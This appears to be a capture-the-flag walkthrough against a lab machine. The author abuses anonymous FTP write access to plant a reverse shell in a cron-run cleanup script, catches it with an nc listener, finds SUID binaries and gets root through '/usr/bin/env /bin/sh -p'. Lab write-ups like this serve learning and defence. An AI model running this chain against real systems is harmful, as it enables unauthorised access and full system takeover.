
```
06:55 pm CyberCreedPC Wed Sep 18 2024 ~/testing 18:55 sohamt
smbclient //10.10.228.203/pics/

Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\sohamt]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 17 16:41:34 2020
  ..                                  D        0  Thu May 14 07:29:10 2020
  corgo2.jpg                          N    42663  Tue May 12 06:13:42 2020
  puppos.jpeg                         N   265188  Tue May 12 06:13:42 2020

                20508240 blocks of size 1024. 13306816 blocks available
smb: \>
```

logged into pics shares and found some pictures, let's get them...




```
07:00 pm CyberCreedPC Wed Sep 18 2024 ~/testing 19:00 sohamt (0.024s)
cat clean.sh

#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

I think so clean.sh script is designed to delete every thing in the /tmp directory.



```
07:01 pm CyberCreedPC Wed Sep 18 2024 ~/testing 19:01 sohamt (0.029s)
cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```


nothing to delete means no current files in /tmp.



```
07:01 pm CyberCreedPC Wed Sep 18 2024 ~/testing 19:01 sohamt (0.022s)
cat to_do.txt
I really need to disable the anonymous login...it's really not safe
```

well!!! have already exploited anonymous login.


No file is of use. Except that we have anonymous login to ftp. Let's add a revshell over there and see what we can do....



```
226 Directory send OK.
ftp> put clean.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
64 bytes sent in 8.8e-05 seconds (710 kbytes/s)
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Sep 18 13:41 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
-rwxr-xrwx    1 1000     1000           64 Sep 18 13:44 clean.sh
-rw-rw-r--    1 1000     1000         2021 Sep 18 13:44 removed_files.log
-rw-r--r--    1 111      113            64 Sep 18 13:41 revshell.sh
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> 
```


So added revshell in clean.sh file and then uploaded it on ftp server directory where it got updated and as other we have read, write and execute all three permissions.

So start a nc listener on any port and wait a while to receive a connection as clean.sh is probably a cron job.




```
07:16 pm CyberCreedPC Wed Sep 18 2024 ~/testing 19:16 sohamt
nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.228.203 36012
python3 -c 'import pty; pty.spawn("/bin/bash")'
namelessone@anonymous:~$ 
```

So got a reverse shell connection..... as username "namelessone".



```
namelessone@anonymous:~$ ls
ls
pics  user.txt
namelessone@anonymous:~$ 
```


got first flag...




```
namelessone@anonymous:~$ ls -al
ls -al
total 60
drwxr-xr-x 6 namelessone namelessone 4096 May 14  2020 .
drwxr-xr-x 3 root        root        4096 May 11  2020 ..
lrwxrwxrwx 1 root        root           9 May 11  2020 .bash_history -> /dev/null
-rw-r--r-- 1 namelessone namelessone  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 namelessone namelessone 3771 Apr  4  2018 .bashrc
drwx------ 2 namelessone namelessone 4096 May 11  2020 .cache
drwx------ 3 namelessone namelessone 4096 May 11  2020 .gnupg
-rw------- 1 namelessone namelessone   36 May 12  2020 .lesshst
drwxrwxr-x 3 namelessone namelessone 4096 May 12  2020 .local
drwxr-xr-x 2 namelessone namelessone 4096 May 17  2020 pics
-rw-r--r-- 1 namelessone namelessone  807 Apr  4  2018 .profile
-rw-rw-r-- 1 namelessone namelessone   66 May 12  2020 .selected_editor
-rw-r--r-- 1 namelessone namelessone    0 May 12  2020 .sudo_as_admin_successful
-rw-r--r-- 1 namelessone namelessone   33 May 11  2020 user.txt
-rw------- 1 namelessone namelessone 7994 May 12  2020 .viminfo
-rw-rw-r-- 1 namelessone namelessone  215 May 13  2020 .wget-hsts
namelessone@anonymous:~$ ls -al ..
ls -al ..
total 12
drwxr-xr-x  3 root        root        4096 May 11  2020 .
drwxr-xr-x 24 root        root        4096 May 12  2020 ..
drwxr-xr-x  6 namelessone namelessone 4096 May 14  2020 namelessone
namelessone@anonymous:~$ 
```

there is only one user and didn't find any interesting files and directories. Let's do "sudo -l" to see what privileges does this user has.

Sudo -l is asking for a password which we don't have and didn't find any as such. Let's check for SUID files now.




```
[sudo] password for namelessone: namelessone

sudo: 3 incorrect password attempts
namelessone@anonymous:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
```




```
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
```

got some binaries, let's go to GTFObins.



```
namelessone@anonymous:/tmp$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
# id
id
uid=1000(namelessone) gid=1000(namelessone) euid=0(root) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),108(lxd)
# whoami
whoami
root
# 
```

Saw on GTFObins and found that env command can be used to escalate privileges. Basically /bin/sh was in env variables, so called /bin/sh in /usr/bin/env in privileged mode to get root/pwned shell.



```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
```

got final root flag.....